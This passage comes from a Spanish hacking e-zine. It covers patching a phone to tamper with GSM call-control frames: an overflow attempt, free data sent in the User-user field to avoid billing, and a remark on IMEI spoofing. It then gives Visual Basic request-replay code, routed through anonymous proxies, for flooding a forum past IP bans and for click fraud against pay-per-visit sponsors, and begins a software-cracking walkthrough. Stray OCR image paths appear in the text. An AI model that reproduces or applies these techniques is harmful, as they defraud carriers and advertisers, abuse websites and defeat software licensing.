la trama contiene los datos:

```
03    =Call control protocol discriminator
       Transaction identifier
25    =Release Message type
xx    =length of cause. Vale 02 en el caso anterior.
y1-yN =Cause, 4<=N<=32 bytes . Definido en 10.5.4.11. Vale E0,90 en mi caso
z1-zM =Second cause, 4<=M<=32  bytes . Definido en 10.5.4.11. Vacio en mi caso
1C    =Facility. Definido en 10.5.4.15. También está vacio
7E    =User-user. Definido en 10.5.4.25. Tampoco se usa
7F    =SS version. Definido en 10.5.4.24. En blanco
```

En 10.5.4.11 Cause
me encuentro:



O sea, que puedo incluir mucha información, y el octeto 2 indica la longitud de los datos. Esta longitud está especificada como byte, por lo que caben un total de 255 datos.
Así, los bytes y1-yN=Cause podrían ser:
0x02 0xE0 0x90 como en el ejemplo dado
pero también
0x09 0xE0 0x90 0xAA 0xAA 0xAA 0xAA 0xAA 0xAA 0xAA
o incluso
0xFF 0xE0 0x90 0xAA 0xAA ...250 veces 0xAA ... 0xAA
Pero este mensaje tiene N>32 bytes. Vamos a ver qué sucede:
Parcheo el móvil para que sustituya la trama
03 25 02 E0 90
por
03 25 FF E0 90 0xAA 0xAA ...250 veces 0xAA ... 0xAA
es decir, incluyo más bytes de los permitidos.
Sorprendentemente, funciona sin problemas.

El móvil que inició la llamada recibe una indicación de que se ha cortado por causa
03 25 FF 20 90 0xAA 0xAA ...27 veces 0xAA ... 0xAA

Es decir, que la red ha acortado la trama, y ajustado el valor de N.

En este caso, el ataque de buffer overflow ha fallado. Otro punto para los ingenieros de Lucent.


Mario Benedetti: El porvenir de mi pasado
********** Viajando de gorra **********
Otro caso. Presta atención a la diferencia entre el llamante y el llamado.
El mensaje
9.3.1.2 Alerting (mobile station to network direction)
lo emite el móvil llamado para indicar que el usuario está recibiendo la notificación de que le están llamando.
En circunstancias normales el mensaje se emite cuando el timbre empieza a sonar.

Tras esto, la red manda un mensaje
9.3.1.1 Alerting (network to mobile station direction)
hacia el móvil llamante para informarle de que el timbre está sonando al otro lado. Esto se refleja en que el llamante oye otro timbre muy suave, aproximadamente cada 1 segundo.

En este caso, las tramas contienen los elementos:
03 =Call control protocol discriminator
Transaction identifier
01 =Alerting Message type
1C =Facility. Elemento opcional.
1E =Progress indicator (sólo en 9.3.1.1). Elemento opcional.
7E =User-user, definido en 10.5.4.25. Elemento opcional.

Este último elemento User-user es información que se manda entre los usuarios. Se transmite transparentemente (sin sufrir modificaciones) y en el caso de un mensaje ALERTING tiene un máximo de 131 bytes.
Otros mensajes, por ejemplo DISCONNECT, sólo admiten 31 bytes.

El formato es:



El octeto 3 se pone a valor 0x00 para "User specific protocol", según
dice 10.5.131/GSM 04.08
Otros valors peden ser:
0x1=OSI high layer protocols
0x2=X.244
0x4=IA5 characters

Así, la trama
03 01 7E 09 00 46 43 41 30 30 30 30 30
significa:
```
03  0-------  direction from    : originating site
    -000----  TransactionID     : 0
    ----0011  Protocol Discrim. : Call control and call related SS messages
01  00------  SendSequenceNumber: 0
    --000001  MESSAGE TYPE      : Alerting Message type
7E  00000010  ELEMENT           : User-user
09  00001001  length            : 9, incluyendo el discriminator (octeto 3)
00  00000000  User-user prot. discrim: 0x00=User specific protocol
46..30       User-user information: "FCA00000"
```

Que hace que, cuando llamo, esa información se transmite al móvil llamado.
Lo que sucede en el otro extremo depende de las características del móvil
receptor. Con el Siemens S45 no pasa nada, aunque es posible que en otros
móviles aparezca el texto en la pantalla.

Pero lo importante no es esto. Lo mejor de todo es que he conseguido transmitir
la palabra "FCA00000" desde un móvil al otro incluso antes de que se haya
aceptado la llamada, lo que implica un coste de 0 euros.

Si recuerdas lo que he dicho 45 lineas más arriba, el tamaño de este elemento
es 131 bytes, lo cual deja bastante espacio para mandar datos gratuitamente.
Esto es mucho mejor que mandar SMS, ?no te parece?
Claro que necesitas parchear ambos móviles, pero bueno, un punto para mí.

Esto da una pista de porqué nunca habrá un Sistema Operativo para móviles
que tenga código fuente disponible: serían muy sencillos de usar para
cometer fraudes.
Si has oído hablar de instalar Linux en un móvil, ninguno de estos proyectos
aspiran a desarrollar la parte que permite realizar llamadas.
Incluso si lo consiguieran, las compañías telefónicas se las ingeniarían
para vetarlos en sus redes.
Los móviles que vienen instalados con Linux no hacen público el código que
usan para conectarse a la red GSM, también conocidas como ETel.
De todos modos aquí hay una lista de tales teléfonos:
http://www.linuxdevices.com/articles/AT9423084269.html

Antoine de Saint Exúpery: El Principito
******* Baile de máscaras ****************
Algunas de las tramas enviadas por la red pueden provocar que el móvil
incluya su IMEI (International Equipment Mobile Identity) en la respuesta.
Este código de 15 cifras es único para cada móvil, y suele estar escrito
en una pegatina dentro del móvil.
Se usa para que los operadores de red puedan impedir acceso desde un móvil
que se ha denunciado que ha sido robado.

En notación ETSI, el IMEI se denomina IMEISV, pues incluye el dígito de
checksum, para completar un total de 16 cifras..

Este código también se usa para buscarlo en otra base de datos de
fabricantes, y saber las características. Así, pueden evitar enviar EMS
a un móvil que saben que no los va a poder mostrar.

También se usa para mandar configuraciones distintas. Por ejemplo, el modelo Siemens S45 soporta GPRS, así que es recomendable que el operador de red le mande un mensaje para configurar el punto de acceso con los APN.

Una trama que se usa desde el móvil para enviar esta información es:
06 32 17 09 33 23 81 81 32 07 31 09 F0

```
06  0-------  direction from      : originating site
    -000----  TransactionID       : 0
    ----0110  Protocol Discrim.   : radio resource management messages
32  00110010  MESSAGE TYPE        : CIPHERING MODE COMPLETE

17  00010111  INFORMATIONS ELEMENT: Mobile Identity

09  00001001  length of Mob.ident.3: 9 , incluyendo 1 para la cabecera.
                                     en total, el IMEISV ocupa (9-1)*2=16
33  ----0---  No. of ID digits     : even
    -----011  Type of identity     : IMEISV
    0011----  Identity Digit 1     : 3
23..09 F0     Identity Digits 2-17 :  321818237013900F
```

Es sencillo alterar esta trama para imilar unIMEI diferente, lo cual, por cierto, es ilegal.

Juan López: Superlópez- La caja de Pandora
********* Aquí cabe de todo **************
Una característica del protocolo GSM layer 3 es que no usa técnicas de compresión. Al ser las tramas tan pequeñas, los algoritmos usados en herramientas como ZIP o gzip no obtendrían ningún beneficio estimable.

En cambio, aprovecha al máximo todos los bits empaquetándolos y distribuyéndolos entre todos los bytes.

Por ejemplo, el mensaje
83 01 1E 02 EA 88
que significa:

```
83  1-------  direction to        : originating site
    -000----  TransactionID       : 0
    ----0011  Protocol Discrim.   : Call control and call related SS messages
01  00------  SendSequenceNumber  : 0
    --000001  MESSAGE TYPE        : ALERTING
1E  00011110  INFORMATION ELEMENT: Progress indicator
02  00000010  L. OF IE PROG.IND. : 2
EA  1-------  Extension         : 1
    -11-----  Coding standard   : Stand. Def. for the GSM-PLMNS as descry.
    ---0----  Spare             : 0
    ----1010  Location         : Network beyond interworking point
88  1-------  Extension        : 1
    -0001000  Progress descript: In-band inform. or appr. pattern now available
```

Es decir, que el bytes 0xEA contiene un total de 4 elementos de información.
Y el elemento Progress description con valor 88, es capaz de indicar 64 combinaciones del estado de la alerta.
Esto se traduce en que casi todos los mensajes son válidos, en el sentido de que incluso una combinación aleatoria de bytes también puede representar una trama.
Bueno, quizás me he pasado con esta afirmación.
En el dato 0xEA anterior, el nibble bajo 0x0A=1010 indica el "Location" que está definido en 10.5.127/GSM 04.08: Progress indicator information element con valores

```
0x00=0000  User
0x01=0001  Private network serving the local user
0x02=0010  Public network serving the local user
0x04=0100  Public network serving the remote user
0x05=0101  Private network serving the remote user
0x0A=1010  Network beyond interworking point
    All other values are reserved
```

Lo que quiere decir que no puede tener valor 0x03. Siendo más exacto, la trama
83 01 1E 02 >E3< 88
No es válida.

Si la red recibe este dato, es posible que lo admita o que lo rechace.
Yo he comprobado que lo rechaza, dejando la conexión en un estado inestable.
Al cabo de un tiempo, el canal se libera automáticamente, dejando al móvil

totalmente confuso, pues espera respuestas que nunca le llegan.

Bill Bryson: A Short History of Nearly Everything
********** Y lo que falta, se inventa **********
El otro aspecto se refleja en el móvil que recibe esta trama. Por supuesto que en una red convenientemente programada nunca va a suceder, pero es necesario que los fabricantes de móviles prueben sus modelos en todas las circunstancias.
En particular, si engaño al S45 para hacerle creer que ha recibido la trama anterior, decide considerarla como valor 0x00=User y funciona bien.

Es muy interesante el proyecto en el que trabaja el grupo HispaPhreak quienes han conseguido (no quiero saber cómo) el código fuente del móvil TSM.
Busca el proyecto plabs en www.sourceforge.net
Lamentablemente yo sólo he tenido valor de ver las rutinas de comunicación GSM , que están en el directorio
MCU\Layer1\
y
MCU\Protocol\

con algunas definiciones en
MCU\inc\cdg\

Las estructuras de tramas están bien definidas en
spy_decoding.ini

Por ejemplo, ahí he aprendido que el móvil TSM
soporta para "Progress indicator information element" estos valores:

```
LOC_USER                  0x0 /* user */
LOC_PRIV_NET_LOCAL_USER   0x1 /* private network serving the local user */
LOC_PUB_NET_LOCAL_USER    0x2 /* public network serving the local user */
LOC_TRANSIT_NET           0x3 /* transit network */
LOC_PUB_NET_REMOTE_USER   0x4 /* public network serving the remote user */
LOC_PRIV_NET_REMOTE_USER  0x5 /* private network serving the remote user */
LOC_INTERNATIONAL_NET     0x7 /* international network */
LOC_BEYOND_POINT          0xA /* network beyond interworking point */
LOC_GNOLZ_1               0x1 /* reserved */
```

Lo cual quiere decir que sí admite el valor 0x3 , y lo tratará con el significado de "transit network", aunque luego el programa en
MCU\Protocol\CC\Src\CC_FFK.C
la maneja como si fuera lo mismo que LOC_PUB_NET_LOCAL_USER.

Este es también el comportamiento de mi Siemens: transforma LOC_TRANSIT_NET en LOC_USER.

Como ya digo, parece muy interesante, pero hay que dedicarle mucho tiempo.

Otra cosa que he aprendido leyendo estos fuentes es que es típico que varias empresas participen en la elaboración de un móvil, supongo que cada una se especializa en un tema.
En este apecto Siemens lo tiene más fácil, ya que ellos hacen los elementos de red, los móviles, los controladores de radio; los microprocesadores C166 se los compra a Infineon, que es de su mismo grupo. Todo ello sin salir de Munich.

Tomás Moro: Utopía
********** El futuro que nos persigue **********
En general los nuevos modelos de teléfonos incluyen mucha más funcionalidad que los antiguos, aunque la gestión de tramas L3 está desarrollada desde el primer modelo, y apenas cambia, a no ser que sea para:
-incluir nuevos códigos definidos por la ETSI, ej. LOC_TRANSIT_NET=0x3
-corregir errores
-servicios privados, ej. multi-SMS, sólo disponibles en Nokia
-nuevos servicios comunes, ej. EMS
-nuevos protocolos, ej. GPRS

La nueva revolución viene debida al sistema 3G y la telefonía UMTS.
Esto introduce un cambio radical en el sistema de asignación de frecuencias.
Lo bueno es que el protocolo que va por encima sigue siendo layer L3, con lo que las tramas son las mismas, excepto las de gestión de Radio Recursos -RR.
El protocolo de autentificación ha sido rediseñado completamente, y la conexión con redes TCP/IP se ha integrado como un nuevo tipo de mensajes.

Por supuesto, también se han revisado todos los INFORMATION ELEMENT para aumentar su significado allí donde se había quedado corto, o eliminar

elementos que no se usaban.
La nueva documentación incluyendo UMTS ocupa aproximadamente el doble de la anterior, y aún así sigue referenciando a muchos de los documentos anteriores.

Pero para estudiar cómo funciona el protocolo básico, lo mejor es elegir un modelo de móvil antiguo, tal como el Siemens C35 o S45i.

Existen otros protocolos que se usan entre los otros elementos de red:
BTS<--Abis-->BSC<--A-->MSC<--C-->HLR
pero no tengo acceso a estos dispositivos, así que no puedo contar nada.

Francisco de Quevedo: El buscón
********* Cosas raras **********:
Voy a detallar otra trama
Mi operador de red proporciona un número de teléfono mediante el cual me notifica el saldo. Este número es *104#
En realidad no es una llamada de teléfono, sino más bien un servicio.

Tras unas tramas iniciales:
tipo 0x24=CM SERVICE REQUEST / Mobile identity
tipo 0x41=RECEIVER READY
tipo 0x16=CLASSMARK CHANGE
tipo 0x32=CIPHERING MODE COMPLETE
tipo 0x15=MEASUREMENT REPORT
que sirven para comenzar la conversación, el móvil envia esta trama:
01 24 53 0B 7B 1C 14 A1 12 02 01 01 02 01 3B 30 0A 04 01 0F 04 05 AA 2B
El grupo 7B=FACILITY REGISTER
incluye el elemento
3B=processUnstructuredSS-Request
 30=SEQUENCE
 0A=long=10 (en nibbles)
 04 01 0F 04 05 son los bytes: 104 , el número del servicio
o sea, que en realidad no es una llamada de teléfono, sino uno de los protocolos soportados por la propia red.

Gustavo Adolfo Becquer: El Monte de las Ánimas
********* Matroshkas **********
Algo que no he explicado anteriomente para no complicar el tema es que las tramas L3 viajan por la red dentro de otras tramas L2.
Este protocolo L2 se encarga de segmentar las tramas L3 que son muy grandes, además de asegurarse que son enviadas físicamente con éxito.
Pero no todos los mensajes lo necesitan.

Lo mejor es verlo con un ejemplo:
03 84 51 13 05 04 01 A0 5C 09 11 81 94 33 57 12 80 51 F6 7D 02 91 81
significa
```
03  0-------  Spare                : 0
    -00-----  Link Prot. Disc.    : 1, definido en GSM 04.06
    ---000--  SAPI                 : 0, garantiza recepción de la trama
    ------1-  C/R Flag             : 1, BS side to MS side
    -------1  EA                   : 1, puede segmentarse
84  10000100  Information Transf. : INFORMATION         N(R)=4, N(S)=2, P=0
51  010100--  length               : 20
    ------0-  M                    : 0
    -------1  EL                   : 1
```
El resto es la trama L3 en el formato que ya conocemos:
```
13  0-------  direction from      : originating site
    -001----  TransactionID       : 1
    ----0011  Protocol Discrim.   : Call control and call related SS messages
05  00------  SendSequenceNumber  : 0

    --000101  MESSAGE TYPE        : SETUP
.........
```

Como ves, se incluye un flag EA "puede segmentarse" que hace que se pueda incluir el elemento length que en este caso es 0x51, significando que la longitud es 20 bytes

Lo que menos me ha gustado es la explicación:
"The coding of the L2 pseudo length value field is the binary representation of the L2 pseudo length of the message in which the L2 pseudo length information element occurs."

Si no lo entiendes a la primera, no insistas, porque en realidad no dice nada.

Esto complica un poco las cosas cuando pretendo enviar una trama construida
por mí, pues tengo que calcular el tamaño. Por eso es más fácil dejar
que sea el propio Sistema Operativo el que las calcule, o limitarse a modificar
las tramas sin cambiar su tamaño.

Este es el principal obstáculo que me ha impedido hacer un programa lo
suicientemente flexible como para mandar cualquier trama en cualquier momento.
Pero me apaño bastante bien modificando las tramas, sin necesidad de crear
otras nuevas.

Antón Chejov: La casa del sotabanco
********** Método vago **********
Tras explicar el método manual de analizar las tramas, voy a decir el método
automático, que ahorra un poquito de esfuerzo.

La herramienta principal es ethereal, normalmente usada para analizar
tráfico TCP/IP en redes ethernet.
Pero además incluye analizadores para muchísimos otros protocolos, entre
ellos gsm_a y gsm_map .
Debes usar la versión 0.12 o superior, porque son las únicas que admiten
protocolos definidos por el usuario.

Lo primero,
Menu->Edit->preferences->protocols->DLT User A->DLT=147 , Payload=gsm_a_dtap

Luego, debes crear un archivo de texto llamado trama.txt con el contenido
000000 03 25 02 E0 90

(Ten cuidado de poner un espacio al final)

Por si no te suena, esta es la trama que se envía para terminar una llamada.
Ahora:
text2pcap.exe -d -l 147 trama.txt trama.pcap
tethereal.exe -V -r trama.pcap
o bien lo cargas con ethereal.exe

Lo puedes exportar a un fichero de texto:

```
Frame 1 (5 bytes on wire, 5 bytes captured)
    Arrival Time: Dec  1, 2005 17:47:42.000000000     <*** no importa
    Time delta from previous packet: 0.000000000 seconds     <*** no importa
    Time since reference or first frame: 0.000000000 seconds  <*** no importa
    Frame Number: 1     <*** efectivamenta, sólo hay 1 trama
    Packet Length: 5 bytes   <*** que ocupa 5 bytes
    Capture Length: 5 bytes
    Protocols in frame: user_dlt_a:gsm_a_dtap    <*** segun le dije en DLT=147
GSM A-I/F DTAP - Disconnect                    <*** debido a Payload=gsm_a_dtap
    Protocol Discriminator: Call Control; call related SS messages <*** dato 03
        0... .... :  TI flag: allocated by sender
        .000 .... :  TIO: 0                              <*** TransactionID
        .... 0011 = Protocol discriminator: Call Control;
                                                call related SS messages (3)
    Message Type Disconnect                           <*** dato 25
    Cause - (16) Normal call clearing
        Length: 2                                    <*** dato 02
        1... .... :  Extension: not extended        <*** dato E0, bit 7
        .11. .... :  Coding standard: Standard defined for the GSM PLMNS
        ...0 .... :  Spare                         <*** dato E0, bit 4
        .... 0000 :  Location: User                <*** dato E0, bit 3-0
        1... .... :  Extension                      <*** dato 90, bit 7
        .001 0000 :  Cause: (16) Normal call clearing   <*** dato 90, bit 6-0
```

Esta manera es más cómoda de interpretar los mensajes.
Lo malo es que no dice cuáles son los bytes que le han llevado a obtener
esta información. Y suele mostrar los datos en decimal, mientras que
la documentación ETSI prefiere usarlos en bits o en hexadecimal.

De todos modos tienes el código fuente a tu disposición. Puedes modificarlo
como más te apetezca. Yo lo he hecho y les he re-enviado los cambios, ya
que el análisis de los protocolos GSM estaba bastante incompleto en lo que
se refiere a interface Um, referido por Ethereal como gsm_a_dtap .
A pesar de todo, no es capaz de analizar todas las tramas, y aproximadamente
el 50% no están completas.

Yo lo uso para automatizar el análisis de mis mensajes, y para maquetar

modificaciones, que luego hago que mande el móvil y ver cómo reacciona la red.

Esto muestra la trama de una manera bastante clara.

Puedes obtener más tramas de la página de Goeller, o bien directamente
de tu móvil. Si no, aquí incluyo otras:

LOCATION UPDATING REQUEST / LAI / TMSI (no sabe analizar los elementos)
06 1B CD 3A 62 F2 10 31 04 40 04 3C 55 65 08 A5 00 00 3C 2B 2B

RECEIVER READY (esta trama no la sabe analizar)
01 03 01 2B 2B 2B 2B

CIPHERING MODE COMPLETE / IMEISV=350178312456787
06 32 17 09 33 05 71 28 31 54 76 08 F4 2B 2B

MEASUREMENT REPORT:
03 49 06 15 97 57 01 8E 27 C7 07 E3 4D D1 4A EC 81 F4 38 B8

TMSI REALLOCATION COMPLETE:
05 5B 2B 2B

La red confirma que ha recibido DTMF "2"
83 36 2C 32 2B 2B 2B

Ibsen: Casa de muñecas

********** Esto es todo, amigos **********
Bueno, esto es todo lo que quería contar sobre el protocolo GSM.

Lo que todavía no me acabo de explicar es porqué en Internet hay tantas
páginas web que explican el protocolo TCP/IP, y sin embargo apenas hay
unas pocas que comentan el protocolo GSM.
De ellas, la mayoría explica el nivel L2 de los mensajes, pero sólo
hay 3 páginas (2 en alemán) que explican el nivel L3 de las tramas.

Espero que con este artículo haya más gente interesada en los datos GSM que
circulan por el aire, pues superan en 100 veces al volúmen de datos TCP/IP
que se envían por la red Internet.

Si vas a dar la excusa de que esto funciona únicamente con móviles Siemens y
no tienes uno, sólo tienes que decirme tu dirección: yo tengo 6 en un cajón.
****

EOF

-[0x03]--
-[Bazar de SET]---
-[by Others]---SET-31--

Indice

-[3x01]--
-[Emulando Headers]---
-[by eugenioclrl]---

Emulando headers...
By Eugenio!
eugenioclrc@hotmail.com

Sobre este articulo;

Este articulo trata sobre la emulacion de headers, esto era muy comun en otras epocas... recuerdo los grupo Soangels, hackgirls, Cheatruz y hackadventaje. Basicamente surgieron para estafar a los sponsors que pagaban por navegar, recivir hits, recivir mails, etc, etc. Solian tener simples scripts en visual que realizaban de forma automatica visitas y clicks. Tambien salio el programa Clicking automat, conocido tambien como CACA, ese si no me equivoco fue el momento cumbre jejejeje, despues todos se dieron cuenta que la mayoria de las empresas o no pagan, o pagan muy poco y no se justifica semejante esfuerzo.

Manos a la obra

Ejemplo Nro 1: Emulando una variable de tipo post...

Digamos que quisieramos flodear un foro, pero el mismo no nos deja hacer mas de dos posteos, luego nos banea la ip. Que deberiamos hacer?
Primero deberiamos saber que es lo que queremos generar... para ello nos bajamos el programa Proxy sniffer server, busquenlo en el tio google, o usen algun sniffer, para usar este programa debemos configurar el explorador para que use como proxy nuestra propia pc, esto se hace llendo a opciones de internet, conexiones, propiedades, ahi picamos en usar servidor proxy y escribimos localhost, en el puerto 7999.
Una vez instalado el programa y configurado el explorer vamos al foro, en el escribimos la solicitud y la enviamos. Luego vamos al proxy sniffer, y vemos que ha pasado, tocamos en la pestañita de Proxy sniffer console y aparecera algo como;

```
POST /foro HTTP/1.0 (www.ejemplo.com:80)
  >>> ID=elforo&do=escribir&nombre=jose%20luis&mensaje=esta%20web%20APESTA
```

Bueno ya tenemos lo que queremos, ahora debemos de hacer un pekeño programita que se conecte a distintos proxys (anonimos por supuesto), y envie la peticion que queremos, en este caso un post.
No voy a escribir todo el programa, pero voy a hacer algo mas o menos decente...

```
*****************************************************
Winsock1.connect "servidor", puerto

*****************************************************
Private Sub Winsock1_Connect
```

```
mensaje =
"ID=elforo&do=escribir&nombre=jose%20luis&mensaje=esta%20web%20APESTA"

Requestheader = "POST http://www.ejemplo.com/foro HTTP/1.0" & Chr(13) &
Chr(10) & _
"Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
application/x-shock
wave-flash, application/vnd.ms-powerpoint, application/vnd.ms-excel,
application/m
sword, */*" & Chr(13) & Chr(10) & _
"Referer: none" & Chr(13) & Chr(10) & _
"Accept-Language: en/us" & Chr(13) & Chr(10) & _
"Connection: Keep-Alive" & Chr(13) & Chr(10) & _
"Content-Type: application/x-www-form-urlencoded" & Chr(13) & Chr(10) & _
"Proxy-Connection: Keep-Alive" & Chr(13) & Chr(10) & _
"User-Agent: Mozilla!" & Chr(13) & Chr(10) & _
"Host: " & Winsock1.remotehost & Chr(13) & Chr(10) & _
"Content-Length: " & Len(mensaje) & Chr(13) & Chr(10) & _
"Pragma: no-cache" & Chr(13) & Chr(10) & _
Chr(13) & Chr(10) & _
mensaje

winsock1.senddata requestheader

end
*****************************************************
```

ATENCION, no corten y peguen, esto no funciona asi como si, por favor lean atentamente todo, este codigo no funciona si lo cortan y pegan, esta escrito solo para ilustrar un poco como funciona todo. Les recomendaria siempre usar varias variables aleatorias, como por ej el usear agent, el lenguage y el referer.

Ejemplo Nro2: Timo a una web

Digamos que Scam es una empresa de redireccionamiento que nos da 1 dolar por cada 1000 visitantes que vayan a http://www.scam.com/mipagina
Nuevamente usamos el proxy sniffer, configuramos todos, y visitamos http://www.scam.com/mipagina.
Si lo examinamos y ignoramos los gifs y demas basuras vemos que visita dos lugares importantes...
nro 1) http://www.scam.com/mipagina
y nro 2) http://www.scam.com/stat.asp?54,4324464
esta conclucion la sacamos luego de ver la solapita de request/response, en la pag nro uno nos da la link al stat.asp?numeroalazarde10digitos y tb nos da la cookie que este precisa...
que deberiamos hacer?
ok, la forma de proceder seria la siguiente...

nos conectamos con el winsock1
enviamos la peticion
recivimos la data de winsock1, si en ella esta la cadena "Set Cookie", guardamos
la cookie que precisamos usando el comando mid, si en la data se encuentra la cadena "stat.asp?" copiamos el link al cual nos dirije, desconectamos el winsock1,
nos conectamos con el winsock2 y enviamos una peticion al stat.asp?nroalazar con la cookie

seria algo asi

```
*******************************

function header1

header1 = "GET http://www.scam.com/mipagina HTTP/1.0" & Chr(13) & Chr(10) &
_
"Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
application/x-shock
wave-flash, application/vnd.ms-powerpoint, application/vnd.ms-excel,
applicatio
n/msword, */*" & Chr(13) & Chr(10) & _
"Referer: none" & Chr(13) & Chr(10) & _
```

```
"Accept-Language: en/us" & Chr(13) & Chr(10) & _
"Connection: Keep-Alive" & Chr(13) & Chr(10) & _
"Content-Type: application/x-www-form-urlencoded" & Chr(13) & Chr(10) & _
"Proxy-Connection: Keep-Alive" & Chr(13) & Chr(10) & _
"User-Agent: Mozilla!" & Chr(13) & Chr(10) & _
"Host: " & Winsock1.remotehost & Chr(13) & Chr(10) & _
"Pragma: no-cache" & Chr(13) & Chr(10)

end function

Private Sub Winsock1_Connect()
Winsock1.sendata header1
end sub


Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long)

Winsock1.GetData ladata
If InStr(1, ladata, "'stats.asp?") > 0 Then
cookie = Mid(ladata, InStr(1, ladata, "ASPSESS"), 45)
lalink = Mid(ladata, InStr(1, ladata, "stats.asp?"), 19)


end sub
```

****

bueno, con eso conseguimos la link a stats.asp?, luego solo hay que hacer la coneccion a esa link y utilizar la cookie.
No esperen que haga todo yo... Esto es tan simple como ver el proxy sniffer o sniffer que estemos usando, examinar los headers y emularlos!

Herramientas que usamos

Proxyrama: para la deteccion de los proxys anonimos que usamos
Proxy sniffer: para interceptar los paquetes que luego emulamos
Un cerebro: esto es lo mas jodido de conseguir, estube buscando y no se puede bajar de ningun lado
Inspiracion: mmm, con un poco de marihuana, eso si cuando programen no usen muchas variables, o se van a olvidar todo!

Resumen


Las variantes son infinitas, tambien esta la posibilidad de conectarnos a un servidor pop3 y recivir esos clasicos mails en los cuales te dan una link para clickear y te pagan por que la visites.
Creo que esto es facil de entender, si a alguien le quedo alguna o muchas dudas le recomendaria que averigue mas de los protocolos http, y visite www.planetsourcecode.com ahi va a encontrar grandes y buenos ejemplos.
Realmente la unica forma de impedir este tipo de ataques segun veo es baneando las ip de los proxys.

Despedida

Espero que les haya gustado mi articulo, se que le falta bastante, y podria ser mas jugoso y con mas explicaciones del tipo tecnica, pero la verdad no tengo tiempo, tengo que estudiar algebra :(, de todas formas el objetivo del articulo era sembrar la duda, y darles algunos puntos de los cuales partir, para que ustedes terminen de averiguar todo.
Saludos a todos, y gracias a SET...

Eugenio!
eugenioclrc@hotmail.com

blackngel_hack@hotmail.com



%%%%%%%%%%%%%%%%%%%%%%%%
%%%==================%%%
%%% CRACKING IP-TOOLS %%%
%%%==================%%%
%%%%%%%%%%%%%%%%%%%%%%%%

"Bienvenidos al mundo de lo real..."

00 INDICE

Isaac Asimov: "En primer lugar acabemos con Sócrates, porque ya
estoy harto de este invento de que no saber nada
es un signo de sabiduría."

01 PROLOGO

Mis queridos amigos, he hecho un recuento de la cantidad de articulos sobre "cracking" escritos en SET y desde luego, destacan entre la minoria.

Este articulo lo escribo con el unico fin de variar de tematica sobre todo entre los ultimos numeros de este fantastico e-zine y con el objetivo de que al igual que yo, en proximos numeros se siga escribiendo articulos sobre estas tecnicas.

Que me fascina de la ingenieria inversa? Pues que los resultados son

realmente gratos. El minimo esfuerza provoca grandes beneficios, es decir, que con pocos conocimientos ya se obtienen recompensas.
Creo recordar que en un articulo que lei de Ricardo Narvaja, dijo que siendo el un novato en el tema (eso dice el xD) se considera capaz de crackear el 80% de los programas existentes en internet.

Esto da una vision de la poca seguridad del software actual, pero bueno, de este tema ya se ha hablado demasiado.

Como comprobareis a lo largo (o corto) del articulo, no he puesto tiradas de codigo ensamblador ya que al igual que yo cuando no tenia ni idea de esto, se que provocan un poco de respeto y miedo al mas novato.
Con ello quiero conseguir que veais que el cracking no es tan dificil y que no tiene nada de misterioso, solo requiere estudio, esfuerzo y como madfran me dijo en su dia "perseverancia".

$$$$$$$$$$$$$$$$
 02 INTRODUCCION
$$$$$$$$$$$$$$$$

Que es IP-Tools? Pues es una herramienta que nos permite obtener mucha y variada informacion de un ordenador remoto e incluso del nuestro.
Es un kit que contiene:

- NB escaner (NetBios)
- Name escaner
- Port escaner
- Lista de las conexiones actuales
- Ping escaner
- Trace (Traceroute)
- Whois
- Finger
- NS Lookup
- Get Time
- Telnet
- IP Monitor
- Host Monitor

y todo ello en una misma interfaz muy simple de utilizar y ciertamente amigable.

Todo muy bonito si no fuera porque nada mas iniciar el programa (el cual podemos encontrar en http://www.ks-soft.net/ip-tools.eng/index.htm) nos sale una ventanita con una tirada de texto que nos indica que el programa no es de uso "libre" y que su uso se limita a una cantidad de tiempo de "21" dias.

En la misma ventana nos encontramos con un boton con el nombre de "Register Now" que nos permitira introducir un nombre y un numero de serie para registrar el programa.

Como no conocemos tales datos pues aqui el porque de este articulo.

HERRAMIENTAS

W32dasm -> Nuestro querido desensamblador.
Hedit   -> Un pobre editor hexadecimal que me acompaña alla a donde voy.

Para el cracker experimentado:

SoftIce u Olly -> Los mejores debuggers de la red.

Yo no los he utilizado porque, repito, SOY UN NOVATO.

DECEPCIONES

Soy un completo novato en el arte del crackeo y por ello este articulo conlleva alguna que otra decepcion.

Entre ellas la principal y que me dejara quedar en peor estado del que ya estaba es la de que no he conseguido crackear el programa completamente.

Como? Lo que oyes, cuando escribo cualquier nombre y cualquier numero consigo que el programa lo acepte y me aparezca como registrado. Tambien he conseguido superar una limitacion pero, cuando reinicio el programa otra vez, los datos de registro no son guardados y debo introducirlos de nuevo aunque los vuelva a aceptar.

Porque escribes esto entonces? Porque me parece una pena desperdiciar las pocas neuronas que tengo y quiza otra persona, acabe el trabajo por mi que no quiere decir "para mi".

